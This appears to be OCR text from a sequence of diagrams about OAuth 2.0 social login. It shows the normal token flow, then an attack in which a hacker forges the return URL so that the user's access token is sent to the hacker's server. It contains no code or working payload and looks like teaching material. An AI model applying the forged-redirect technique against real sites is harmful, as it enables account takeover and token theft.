
Social Site

User

Social login

Target website

OAuth 2.0



User


Social Site

Access Token

Social login

Target website

OAuth 2.0



User

Social Site


Requested Date

Social login


Access Token

Target website

OAuth 2.0


Social Site
User
Social Login with
Forged return URL
Hacker
Social login
Target website

OAuth 2.0



Social Site

User

Social Login with Forged return URL

Access Token

Hacker's server


Hacker

Access Token

Social login

Target website

OAuth 2.0



Social Site

